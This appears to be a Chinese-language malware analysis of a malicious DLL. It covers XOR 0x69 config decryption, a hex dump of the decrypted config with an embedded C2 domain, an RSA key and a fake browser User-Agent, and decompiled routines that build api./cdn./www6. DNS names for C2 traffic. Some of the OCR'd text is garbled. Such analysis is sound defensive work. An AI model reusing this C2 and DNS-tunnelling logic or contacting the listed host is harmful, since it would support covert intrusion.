
Name	Address	Ordinal
_execute	00448681	1
DllEntryPoint	004555F0	[main entry]

dll 执行后会解密出配置信息，配置信息 4096 字节，解密方式为 XOR 0x69：



```
void *__usercall sub_449589@<eax>(int a1@<eax>)
{
  signed int v1; // eax
  int v2; // ecx
  __int16 v3; // bx
  int v4; // ecx
  int v5; // edi
  int v6; // edi
  size_t v7; // esi
  const void *v8; // eax
  u_long v9; // eax
  __int16 v10; // ax
  int v11; // ecx
  __int16 v12; // di
  int v14; // [esp+Ch] [ebp-14h]
  char v15; // [esp+10h] [ebp-10h]

  dword_480984 = a1;
  dword_480988 = (int)malloc(0x200u);
  memset((void *)dword_480988, 0, 0x200u);
  v1 = 0;
  do
  {
    byte_472020[v1] ^= 0x69u;
    ++v1;
  }
  while ( v1 < 4096 );
  sub_446B06(&v15, (int)byte_472020, 4096);
  while ( 1 )
  {
    v12 = sub_446B2E(v2);
    if ( v12 <= 0 )
      break;
    v3 = sub_446B2E(v11);
    v2 = (unsigned __int16)sub_446B2E(v4);
    v5 = 8 * v12;
```

解密后的配置信息如下：主要有 C2、连接方式、Http 伪装头等信息：



```
00472020 00 01 00 01 00 02 00 01 00 02 00 01 00 02 1F 90 .ま ま ¬ま ¬ま ¬■Ø
00472030 00 03 00 02 00 04 00 00 0B B8 00 04 00 02 00 04 . .¬ ¦..■? ¦.¬ ¦
00472040 00 20 02 71 00 05 00 01 00 02 00 0A 00 06 00 01 . ¬q.¥ま¬..■.ま
00472050 00 02 00 F9 00 07 00 03 01 00 30 81 9F 30 0D 06 .¬?■. ま0夬0.■
00472060 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 81 8D 00 .*咬嗺.ままま¥. 亶.
00472070 30 81 89 02 81 81 00 C6 0B 48 71 33 E1 A2 5A E1 0亯 ¬三.?Hq3幄ZØ
00472080 C3 DA C1 91 4D D6 8D FB C7 C3 34 70 41 9D 73 2C 泌皲M諺  ?pA潋,
00472090 4D 7A BD 8B AE 32 69 C7 04 79 DB 60 00 04 91 C8 Mz絹?i?y踐. 慊
004720A0 FC 7C 82 59 ED 79 45 02 76 97 CD 81 8F 18 CB 5D 蠹備韞E¬v椡蝉■薦
004720B0 B1 92 4F 8D 91 27 35 20 C8 38 80 EC 97 B5 ED A6 睸O篟'5 ?■蚌淀Ø
004720C0 98 09 28 2A 6C 1A C3 23 45 BA 4B DD 85 5F 6C CE ?(*l■?E篕蜚_lØ
004720D0 9B E0 3F 6F 97 9B EC AF AC C1 CE FA 19 A0 D8 F9 涏?o梱殳  晰■犒Ø
004720E0 43 29 E9 B6 60 29 C8 DA A9 67 59 28 32 25 F5 DD C)槎`)融ﾀY(2%躂
004720F0 9D B6 32 16 5A 05 21 02 03 01 00 01 00 00 00 00 浥2■Z¥!¬まま...
00472100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472150 00 00 00 00 00 00 00 00 00 00 00 08 00 03 01 00 ...........■.¯ま
00472160 64 6E 73 31 35 2E 67 64 74 65 63 68 6E 69 63 61 dns15.gdtechnica
00472170 6C 2E 63 6F 6D 2C 2F 73 00 00 00 00 00 00 00 00 l.com,/s........
00472180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004721F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00472260 00 09 00 03 00 80 4D 6F 7A 69 6C 6C 61 2F 35 2E ...¯.■Mozilla/5.
00472270 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 0 (Windows NT 6.
00472280 31 3B 20 57 69 6E 36 34 3B 20 78 36 34 29 20 41 1; Win64; x64) A
00472290 70 70 6C 65 57 65 62 4B 69 74 2F 35 33 37 2E 33 ppleWebKit/537.3
```


该恶意文件对 C2 进行了伪装：根据配置信息，可进行不同的连接和伪装，对 C2 进行拼装后再进行解析。拼接方式为（xxx 为配置 C2）：

{rand}.xxx


www6.xxx

cdn.xxx


api.xxx




```
while ( 1 )
{
  if ( v7 == 1 )
  {
    v21 = sub_44027D(v49);
    _snprintf(lpszServerName, 0x80u, "%d.%s", rand_480DA8, v21);
  }
  else if ( v7 != 2 )
  {
    v22 = sub_44027D(v49);
    _snprintf(lpszServerName, 0x80u, "%s", v22);
  }
  v23 = sub_44027D(v49);
  _snprintf(v50, 0x80u, "%s", v23);
  if ( v7 == 1 )
  {
    v24 = sub_442057(lpszServerName);
    v25 = v53 ^ ntohl(v24);
    v45 = v25;
  }
  else
  {
    v45 = 1;
    v25 = 1;
  }
  if ( v25 )
  {
    if ( (v25 & 0xFFFFFFF0) == 0xF0 )
    {
      dword_4732B0 = 0;
      _snprintf(byte_480DC0, 0x400u, "%s", lpszServerName);
      sub_44131B(v45);
      if ( v45 & 1 )
      {
        sub_441562((int)&unk_4809A8, (int)"www", (int)lpszServerName, dword_4809A4);
        v26 = v27;
      }
      if ( v45 & 2 )
      {
        v28 = sub_449533(v26, 4);
        v29 = sub_44206A((int)v47, v28);    // api.%x%x.%s
      }
      else if ( v45 & 4 )
      {
        v30 = sub_449533(v26, 4);
        v29 = sub_44144F((int)v47, v30);    // www6.%x%x.%s
      }
      else
      {
        v31 = sub_449533(v26, 4);
        v29 = sub_441356((int)v47, v31);    // cdn.%x%x.%s
      }
      if ( v29 > 0 )
      {
        v32 = sub_449207(v47);
        if ( v32 > 0 )
          sub_4481A0((char *)v47, v32);
```




```
  while ( 1 )
  {
    if ( v7 == 1 )
    {
      v21 = sub_44027D(v49);
      _snprintf(lpszServerName, 0x80u, "%d.%s", dword_480DA8, v21);
    }
    else if ( v7 != 2 )
    {
      v22 = sub_44027D(v49);
      _snprintf(lpszServerName, 0x80u, "%s", v22);
    }
    v23 = sub_44027D(v49);
    _snprintf(v50, 0x80u, "%s", v23);
    if ( v7 == 1 )
    {
      v24 = sub_442057(lpszServerName);
      v25 = v53 ^ ntohl(v24);
      v45 = v25;
    }
```




```
srand(v5 ^ v4);
v7 = GenRandom_44238C(v6);
dword_480DA8 = v7 % 0x186A0;
dword_4809A0 = v7 % 0x186A0;
v15 = sub_44687E(v3);
```



```
v13 = 1024;
_snprintf(&name, 0x400u, "api.%x%x.%s", 0, v5, v3);
v6 = sub_44200B(&name, 100);
v7 = ntohl(v6);
v8 = dword_47D0AC ^ v7;
v14 = 1;
if ( dword_47D0AC == v7 || v8 > a2 )
  return 0;
if ( !v8 )
  return v15;
while ( 1 )
{
  _snprintf(&name, 0x400u, "api.%x%x.%s", v14, v5, v12);
  v9 = sub_4421D3((int)&name, v17);
  v17[v9] = 0;
  if ( sub_44A16F(v17, v9, &v16, &v13) )
```




```
v5 = v4 | rand();
_snprintf(&name, 0x400u, "cdn.%x%x.%s", 0, v5, v3);
v6 = sub_44200B(&name, 100);
v7 = ntohl(v6);
v8 = dword_47D0AC ^ v7;
v13 = 1;
if ( dword_47D0AC == v7 || v8 > a2 )
  return 0;
if ( v8 )
{
  do
  {
    _snprintf(&name, 0x400u, "cdn.%x%x.%s", v13, v5, v12);
    v9 = sub_44200B(&name, 100);
    v10 = v14;
    v14 += 4;
    ++v13;
    *(_DWORD *)(a1 + v10) = v9;
  }
  while ( v14 < v8 );
}
```



